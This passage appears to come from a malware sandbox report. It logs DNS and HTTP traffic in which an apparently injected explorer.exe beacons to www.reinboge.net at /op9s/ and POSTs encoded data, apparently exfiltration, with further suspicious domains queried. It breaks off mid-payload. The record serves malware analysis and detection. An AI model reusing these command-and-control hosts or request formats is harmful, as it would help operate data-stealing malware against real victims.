May 4, 2021 18:24:52.851771116 CEST	53	56534	8.8.8.8	192.168.2.4
May 4, 2021 18:24:53.981648922 CEST	56627	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:54.043776989 CEST	53	56627	8.8.8.8	192.168.2.4
May 4, 2021 18:24:55.035737991 CEST	56621	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:55.084784985 CEST	53	56621	8.8.8.8	192.168.2.4
May 4, 2021 18:24:55.947381020 CEST	63116	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:55.996016979 CEST	53	63116	8.8.8.8	192.168.2.4
May 4, 2021 18:24:56.896990061 CEST	64078	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:56.945713043 CEST	53	64078	8.8.8.8	192.168.2.4
May 4, 2021 18:24:58.115853071 CEST	64801	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:58.164868116 CEST	53	64801	8.8.8.8	192.168.2.4
May 4, 2021 18:25:10.307049990 CEST	61721	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:25:10.355878115 CEST	53	61721	8.8.8.8	192.168.2.4
May 4, 2021 18:25:13.890085936 CEST	51255	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:13.951462984 CEST	53	51255	8.8.8.8	192.168.2.4
May 4, 2021 18:25:33.272733927 CEST	61522	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:33.397795916 CEST	53	61522	8.8.8.8	192.168.2.4
May 4, 2021 18:25:33.879009962 CEST	52337	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:33.927728891 CEST	53	52337	8.8.8.8	192.168.2.4
May 4, 2021 18:25:34.001211882 CEST	55046	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:34.109442949 CEST	53	55046	8.8.8.8	192.168.2.4
May 4, 2021 18:25:34.796394110 CEST	49612	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:34.925194025 CEST	53	49612	8.8.8.8	192.168.2.4
May 4, 2021 18:25:35.357192039 CEST	49285	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:35.417242050 CEST	53	49285	8.8.8.8	192.168.2.4
May 4, 2021 18:25:35.938252926 CEST	50601	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:35.998569965 CEST	53	50601	8.8.8.8	192.168.2.4
May 4, 2021 18:25:36.317414999 CEST	60875	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:36.393291950 CEST	53	60875	8.8.8.8	192.168.2.4
May 4, 2021 18:25:36.529268026 CEST	56448	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:36.586308956 CEST	53	56448	8.8.8.8	192.168.2.4
May 4, 2021 18:25:37.081254959 CEST	59172	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:37.129913092 CEST	53	59172	8.8.8.8	192.168.2.4
May 4, 2021 18:25:37.886790037 CEST	62420	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:37.945030928 CEST	53	62420	8.8.8.8	192.168.2.4
May 4, 2021 18:25:39.037878990 CEST	60579	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:39.087867022 CEST	53	60579	8.8.8.8	192.168.2.4
May 4, 2021 18:25:39.711504936 CEST	50183	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:39.763489962 CEST	53	50183	8.8.8.8	192.168.2.4
May 4, 2021 18:25:48.135304928 CEST	61531	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:48.193849087 CEST	53	61531	8.8.8.8	192.168.2.4
May 4, 2021 18:25:55.634635925 CEST	49228	53	192.168.2.4	8.8.8.8
May 4, 2021 18:25:55.854609966 CEST	53	49228	8.8.8.8	192.168.2.4
May 4, 2021 18:26:17.661067963 CEST	59794	53	192.168.2.4	8.8.8.8
May 4, 2021 18:26:17.757116079 CEST	53	59794	8.8.8.8	192.168.2.4
May 4, 2021 18:26:19.230161905 CEST	55916	53	192.168.2.4	8.8.8.8
May 4, 2021 18:26:19.280229092 CEST	53	55916	8.8.8.8	192.168.2.4
May 4, 2021 18:26:19.784037113 CEST	52752	53	192.168.2.4	8.8.8.8
May 4, 2021 18:26:19.880645037 CEST	53	52752	8.8.8.8	192.168.2.4
May 4, 2021 18:26:19.884958982 CEST	60542	53	192.168.2.4	8.8.8.8
May 4, 2021 18:26:19.992552996 CEST	53	60542	8.8.8.8	192.168.2.4
May 4, 2021 18:26:21.413888931 CEST	60689	53	192.168.2.4	8.8.8.8
May 4, 2021 18:26:21.465476990 CEST	53	60689	8.8.8.8	192.168.2.4
May 4, 2021 18:26:38.156593084 CEST	64206	53	192.168.2.4	8.8.8.8
May 4, 2021 18:26:38.228003979 CEST	53	64206	8.8.8.8	192.168.2.4
May 4, 2021 18:26:58.676966906 CEST	50904	53	192.168.2.4	8.8.8.8
May 4, 2021 18:26:58.740052938 CEST	53	50904	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 18:25:55.634635925 CEST	192.168.2.4	8.8.8.8	0x67d8	Standard query (0)	www.reinboge.net	A (IP address)	IN (0x0001)
May 4, 2021 18:26:17.661067963 CEST	192.168.2.4	8.8.8.8	0x4924	Standard query (0)	www.priminerw.com	A (IP address)	IN (0x0001)
May 4, 2021 18:26:19.784037113 CEST	192.168.2.4	8.8.8.8	0x8120	Standard query (0)	www.priminerw.com	A (IP address)	IN (0x0001)
May 4, 2021 18:26:19.884958982 CEST	192.168.2.4	8.8.8.8	0xa02a	Standard query (0)	www.priminerw.com	A (IP address)	IN (0x0001)
May 4, 2021 18:26:38.156593084 CEST	192.168.2.4	8.8.8.8	0xc45a	Standard query (0)	www.riandmoara.com	A (IP address)	IN (0x0001)
May 4, 2021 18:26:58.676966906 CEST	192.168.2.4	8.8.8.8	0xe2f6	Standard query (0)	www.mvcsecrets.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 18:25:55.854609966 CEST	8.8.8.8	192.168.2.4	0x67d8	No error (0)	www.reinboge.net		98.124.204.16	A (IP address)	IN (0x0001)
May 4, 2021 18:26:17.757116079 CEST	8.8.8.8	192.168.2.4	0x4924	Server failure (2)	www.priminerw.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 18:26:19.880645037 CEST	8.8.8.8	192.168.2.4	0x8120	Server failure (2)	www.priminerw.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 18:26:19.992552996 CEST	8.8.8.8	192.168.2.4	0xa02a	Server failure (2)	www.priminerw.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 18:26:38.228003979 CEST	8.8.8.8	192.168.2.4	0xc45a	No error (0)	www.riandmoara.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:26:38.228003979 CEST	8.8.8.8	192.168.2.4	0xc45a	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 4, 2021 18:26:58.740052938 CEST	8.8.8.8	192.168.2.4	0xe2f6	No error (0)	www.mvcsecrets.com	mvcsecrets.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:26:58.740052938 CEST	8.8.8.8	192.168.2.4	0xe2f6	No error (0)	mvcsecrets.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.reinboge.net
- www.riandmoara.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49766	98.124.204.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:25:56.068957090 CEST	6263	OUT	GET /op9s/?ATRlddL=fDbKJpNgWtWNAOf2zOowoHnuaPtf1JEer055tVKXYGTx+PWX8HxpnvRicLt6T6e26FCe&vjIP0v=UDHHm2vhQ0rxBNh HTTP/1.1 Host: www.reinboge.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:25:56.273757935 CEST	6265	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Tue, 04 May 2021 16:25:55 GMT Connection: close Content-Length: 1245 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 69 67 68 74 20 68 61 76 65 20 62 65 65 6e 20 72 65 6d 6f 76 65 64 2c 20 68 61 64 20 69 74 73 20 6e 61 6d 65 20 63 68 61 6e 67 65 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>404 - File or directory not found.</h2> <h3>The resource you are looking for might have been removed, had its name change

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49767	98.124.204.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:25:58.525996923 CEST	6266	OUT	POST /op9s/ HTTP/1.1 Host: www.reinboge.net Connection: close Content-Length: 413 Cache-Control: no-cache Origin: http://www.reinboge.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.reinboge.net/op9s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 41 54 52 6c 64 64 4c 3d 58 68 58 77 58 4f 63 51 53 74 69 53 56 5f 75 6c 72 71 35 37 39 51 37 61 55 63 56 53 33 39 4d 55 35 43 73 73 6f 46 36 6a 51 6e 48 32 76 4d 6d 4b 74 46 46 78 69 36 34 42 41 75 39 30 4a 35 71 55 32 55 32 55 4f 52 4b 66 79 56 55 64 35 6a 48 37 31 6a 58 70 32 79 77 69 43 79 51 69 61 4f 6e 6c 35 41 44 63 35 34 4d 4c 4c 36 4c 48 71 65 79 5f 42 68 4c 30 34 73 53 47 7e 56 6c 66 49 50 33 32 43 54 64 70 62 4e 45 64 53 69 41 4f 4d 2d 4a 2d 78 64 57 7a 79 44 48 50 28 4f 61 48 72 4c 57 47 4a 78 34 55 32 68 74 7a 67 76 7a 75 56 61 7e 4b 31 7a 28 61 77 53 78 47 49 36 51 37 7a 6a 35 51 30 36 5a 49 62 33 6f 72 7a 32 57 56 45 42 5a 75 65 67 6e 36 41 52 6d 4c 39 44 67 6a 4c 6b 6c 49 56 71 59 30 43 6d 28 77 6a 68 79 5f 49 76 49 6e 6c 46 6b 7a 38 45 6f 6b 30 59 66 42 50 44 38 42 45 73 48 48 67 38 54 52 66 45 64 57 52 62 66 74 61 66 35 5a 35 4b 32 70 43 4c 44 4a 77 59 31 76 77 39 58 32 55 63 46 6f 53 46 35 34 57 71 39 31 76 6c 44 57 44 69 67 63 6a 74 44 4a 4c 65 74 32 5a 39 54 51 38 49 4d 7a 36 54 77 37 77 30 58 47 32 4d 4f 70 4f 38 37 46 38 52 45 62 45 65 34 78 4a 62 33 64 64 30 56 75 43 32 76 4b 72 48 54 75 75 70 54 47 6e 53 66 71 48 37 39 77 63 39 34 37 72 30 49 41 7e 65 68 50 55 4b 65 62 6c 51 35 35 6a 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: ATRlddL=XhXwXOcQStiSV_ulrq579Q7aUcVS39MU5CssoF6jQnH2vMmKtFFxi64BAu90J5qU2U2UOR KfyVUd5jH71jXp2ywiCyQiaOnl5ADc54MLL6LHqey_BhL04sSG~VlfIP32CTdpbNEdSiAOM-J-xdWzyDHP(OaHrLWG Jx4U2htzgvzuVa~K1z(awSxGI6Q7zj5Q06Zlb3orz2WVEBZuegn6ARmL9DgjLklIVqY0Cm(wjhy_IvInlFkz8Eok0Y fBPD8BEsHHg8TRfEdWRbftaf5Z5K2pCLDJwY1vw9X2UcFoSF54Wq91vlDWDigcjtDJLet2Z9TQ8IMz6Tw7w0XG2MOp O87F8REbEe4xJb3dd0VuC2vKrHTuupTGnSfqH79wc947r0lA~ehPUKeblQ55jA).

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:25:58.727118969 CEST	6268	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Tue, 04 May 2021 16:25:58 GMT Connection: close Content-Length: 1245 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 70 78 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 69 67 68 74 20 68 61 76 65 20 62 65 65 6e 20 72 65 6d 6f 76 65 64 2c 20 68 61 64 20 69 74 73 20 6e 61 6d 65 20 63 68 61 6e 67 65 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>404 - File or directory not found.</h2> <h3>The resource you are looking for might have been removed, had its name change

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49768	98.124.204.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:25:58.730639935 CEST	6272	OUT	POST /op9s/ HTTP/1.1 Host: www.reinboge.net Connection: close Content-Length: 190377 Cache-Control: no-cache Origin: http://www.reinboge.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.reinboge.net/op9s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 41 54 52 6c 64 64 4c 3d 58 68 58 77 58 4d 39 6e 65 39 6d 48 66 70 65 6f 71 36 70 4a 33 77 4c 32 5a 36 64 42 7e 4b 34 71 37 51 34 47 6f 46 4b 64 4c 54 69 37 7e 63 57 4b 36 58 64 38 72 36 34 4f 4c 4f 39 7a 4e 35 57 6f 31 43 7a 5a 4f 51 7e 31 79 56 4d 63 32 46 72 2d 30 7a 57 68 35 79 73 30 41 79 56 6b 61 49 6e 51 36 69 76 45 76 6f 41 4c 57 61 54 46 6d 66 6a 39 58 77 33 72 78 38 7e 44 79 30 4e 47 49 5f 4b 57 44 77 68 78 4b 49 63 62 56 56 38 48 51 4f 35 47 31 4d 4f 32 76 69 33 55 6d 35 79 59 6c 4b 62 4e 49 77 34 63 35 46 78 77 69 62 66 73 46 6f 32 43 7e 69 4c 6e 33 53 42 6f 49 39 4e 41 6e 42 39 38 7e 62 46 51 5a 6d 6c 38 30 30 36 58 4c 53 77 7a 61 6a 50 74 47 52 36 30 28 47 63 43 50 30 4a 6e 53 6f 68 5f 4d 6a 71 59 77 77 4f 7a 47 5f 34 70 6a 53 30 72 6d 67 55 4c 78 5a 48 57 55 44 63 4a 51 4b 6d 75 75 38 54 79 64 45 64 73 49 36 65 53 4e 4f 4e 6b 79 35 76 4c 43 4a 6a 61 75 59 49 2d 7a 37 57 64 4c 4d 31 6c 58 31 6c 4f 65 35 6c 6a 72 32 76 64 56 52 39 6a 71 4e 44 42 4c 63 55 34 5a 39 53 72 38 4e 30 5a 36 6d 67 37 68 31 32 61 77 71 47 66 49 38 36 64 36 41 30 5a 4e 4f 46 73 4a 62 28 64 63 45 46 49 54 51 4c 4b 34 45 4c 74 75 4e 48 47 33 53 66 71 62 37 38 4d 53 63 46 56 39 68 64 77 79 4e 6b 6a 55 64 6e 66 68 53 55 53 28 38 59 68 50 51 56 6a 43 77 70 55 38 5f 39 4d 47 71 75 57 56 63 6c 56 41 6a 6c 77 7a 77 79 35 35 56 52 61 61 79 71 43 48 49 28 4b 34 37 42 67 46 4e 54 57 54 72 6f 75 45 63 69 6a 70 74 4f 68 49 36 59 79 4d 77 65 7a 79 6e 6a 64 56 57 6c 4a 6d 7a 48 47 76 44 4f 79 6c 67 62 39 6a 65 6b 6e 4f 31 62 64 73 56 48 63 73 6e 6c 35 57 68 68 41 37 75 37 48 32 51 4a 41 4e 77 5a 77 33 30 61 50 45 36 33 69 64 75 72 6c 35 59 6e 75 47 64 4f 34 63 42 31 76 58 48 55 49 6a 74 4d 53 52 52 59 48 4b 4d 54 36 44 79 32 44 6e 70 6f 63 6e 37 4a 43 71 68 41 36 45 69 50 33 36 5f 36 63 37 4a 73 67 33 46 4b 6e 77 51 41 67 68 46 7a 70 62 62 7a 56 5a 77 4b 73 50 56 49 79 55 46 31 43 4a 73 44 42 6c 33 30 38 66 4c 72 71 66 4d 64 35 42 65 50 47 52 6f 76 6b 6c 35 69 4e 62 52 41 45 56 78 58 49 53 42 6b 74 59 66 44 6b 54 52 31 4e 43 6f 74 30 76 38 7a 71 59 59 6e 57 69 70 34 72 55 50 4d 4a 76 58 77 54 31 74 49 6f 6b 74 53 59 45 4b 72 47 52 58 64 4f 71 6d 70 4c 28 35 38 4e 52 49 4c 49 32 4b 5a 35 56 6d 41 30 39 7a 6a 56 62 52 6a 5f 66 35 4f 61 69 52 51 69 31 6b 6f 79 77 2d 41 67 53 46 37 37 5a 63 4f 6c 34 64 31 4c 28 63 4f 77 61 39 6e 46 55 61 41 4a 79 47 7e 4a 53 35 4d 62 62 67 73 6f 46 67 69 42 54 63 43 42 70 56 67 78 34 6d 76 62 77 59 4c 48 44 70 77 6d 34 4a 5a 4d 66 2d 4e 57 6e 69 4f 58 50 4c 45 46 47 62 36 30 52 72 7a 64 42 50 28 49 43 5a 58 4c 4f 33 72 52 31 46 30 55 5a 4e 54 36 72 70 6b 77 72 67 57 52 30 71 33 4e 72 32 56 6d 70 35 37 48 37 33 58 6e 5a 69 37 42 72 79 66 4b 46 4e 77 6d 54 6c 4c 35 6e 59 42 6c 30 63 46 6c 38 59 6c 4f 74 36 71 34 49 38 34 6f 79 4e 71 2d 53 6c 42 6a 48 2d 6e 35 46 44 51 71 72 48 56 44 35 74 72 4f 32 47 73 39 4c 32 54 44 49 31 54 6c 58 5a 44 76 64 78 6c 72 59 6b 41 79 